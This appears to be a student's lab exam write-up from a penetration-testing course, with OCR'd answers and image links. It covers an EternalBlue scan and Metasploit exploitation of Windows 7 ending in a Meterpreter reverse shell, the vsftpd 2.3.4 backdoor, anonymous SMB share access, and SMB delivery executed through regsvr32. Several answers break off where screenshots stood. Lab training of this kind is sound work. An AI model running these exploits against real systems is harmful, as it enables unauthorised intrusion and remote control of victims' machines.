
Sure Trust 25-01-27 - Test 1

Q1 check win 7 vuln to eternal blue.[5 marks]


Eternal Blue : `nmap --script smb-vuln-ms17-010.nse <ip>`

We can see with the nmap scrip that it is vulnerable.



Exploiting :

Using crackmapexec for finding the SMB version :



SMB version is 1.

Using Msfconsole :

```
msf6 auxiliary(server/capture/smb) > search SMBv1

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Chec
k  Description
   -  ----                                      ---------------  ----     ----
-  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/smb_rras_erraticgopher  2017-06-13       average  Yes
   Microsoft Windows RRAS Service MIBEntryGet Overflow


Interact with a module by name or index. For example info 1, use 1 or use exploi
t/windows/smb/smb_rras_erraticgopher
```

We found the eternal blue exploit, this exploit also supports check for checking if the eternal blue vul is present or not.

Now we can set the required options :

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.195.147
rhosts => 192.168.195.147
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.195.147:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.195.147:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.195.147:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.195.147:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

And we got the shell :

```
[*] 192.168.195.147:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.195.147:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.195.147:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.195.147:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.195.147:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.195.147:445 - Sending all but last fragment of exploit packet
[*] 192.168.195.147:445 - Starting non-paged pool grooming
[+] 192.168.195.147:445 - Sending SMBv2 buffers
[+] 192.168.195.147:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.195.147:445 - Sending final SMBv2 buffers.
[*] 192.168.195.147:445 - Sending last fragment of exploit packet!
[*] 192.168.195.147:445 - Receiving response from exploit packet
[+] 192.168.195.147:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.195.147:445 - Sending egg to corrupted connection.
[*] 192.168.195.147:445 - Triggering free of corrupted buffer.
[-] 192.168.195.147:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.195.147:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.195.147:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.195.147:445 - Connecting to target for exploitation.
[+] 192.168.195.147:445 - Connection established for exploitation.
[+] 192.168.195.147:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.195.147:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.195.147:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.195.147:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.195.147:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.195.147:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.195.147:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.195.147:445 - Sending all but last fragment of exploit packet
[*] 192.168.195.147:445 - Starting non-paged pool grooming
[+] 192.168.195.147:445 - Sending SMBv2 buffers
[+] 192.168.195.147:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.195.147:445 - Sending final SMBv2 buffers.
[*] 192.168.195.147:445 - Sending last fragment of exploit packet!
[*] 192.168.195.147:445 - Receiving response from exploit packet
[+] 192.168.195.147:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.195.147:445 - Sending egg to corrupted connection.
[*] 192.168.195.147:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.195.147
[+] 192.168.195.147:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.195.147:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.195.147:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.195.143:4444 -> 192.168.195.147:49161) at 2025-01-06 14:54:48 -0500

meterpreter >
```

Q2 Check vsftp is vuln on port 21 for metasploit2.[5 marks]


Using nmap command to find info about the port and its service :

```
nmap -p21 -sC -sV 192.168.195.152
```


```
┌──(kali㉿ kali)-[~]
└─$ nmap -p21 -sC -sV 192.168.195.152
Starting Nmap 7.95 ( https://nmap.org    25-01-27 10:41 EST
Nmap scan report for 192.168.195.152
Host is up (0.00053s latency).

PORT  STATE SERVICE VERSION
21/tcp open  ftp    vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|  STAT:
| FTP server status:
|    Connected to 192.168.195.151
|    Logged in as ftp
|    TYPE: ASCII
|    No session bandwidth limit
|    Session timeout in seconds is 300
|    Control connection is plain text
|    Data connections will be plain text
|    vsFTPd 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:61:F5:D6 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 3.11 seconds
```

Using Msfconsole :

using `search vsftpd` to find the exploit :




We found it , and now we need to set the options :




```
options
set rhosts <ip>
run
```


And we successfully found the shell :



Lets use a commands to verify :

Q3 Privilege escalation over win 7 (without using eternal blue exploit).[10 marks]

We follow the same thing as we do for win 10, send a exploit using phishing,
then use uac bypass for windows x86 for win 7 and it works :



Q 4 smb service exploit for metasploit2.[10 marks]


```
smbclient -L 192.168.195.129
```

As it asks for password, hit enter

And we have a list of different files have been shared like `tmp` , `opt` , `print$` etc.

```
smbclient //192.168.195.129/tmp
```

And we are in tmp folder




Q 5 : Use smb dilivery on win10 and win 7 and explain it's impact/difference.[10 marks]

Win 7 :

Attacker: Kali Linux
Victim PC: Windows 7


Refrence : [Rapid 7]




next use this module :

```
use 0
set SRVHOST eth0
```


to set up a listener, and then it will give us a link :



And use this on the windows 7 machine : we wont be able use it directly using the link so we need to run in wither using cmd or the win+r to run this command :




or



in `windows 7 and windows server 2016` we have to run test.dll file manually by Open cmd as adminstrator


```
Command: regsvr32 path\to\your\file.dll
Command: regsvr32 test.dll
```

or



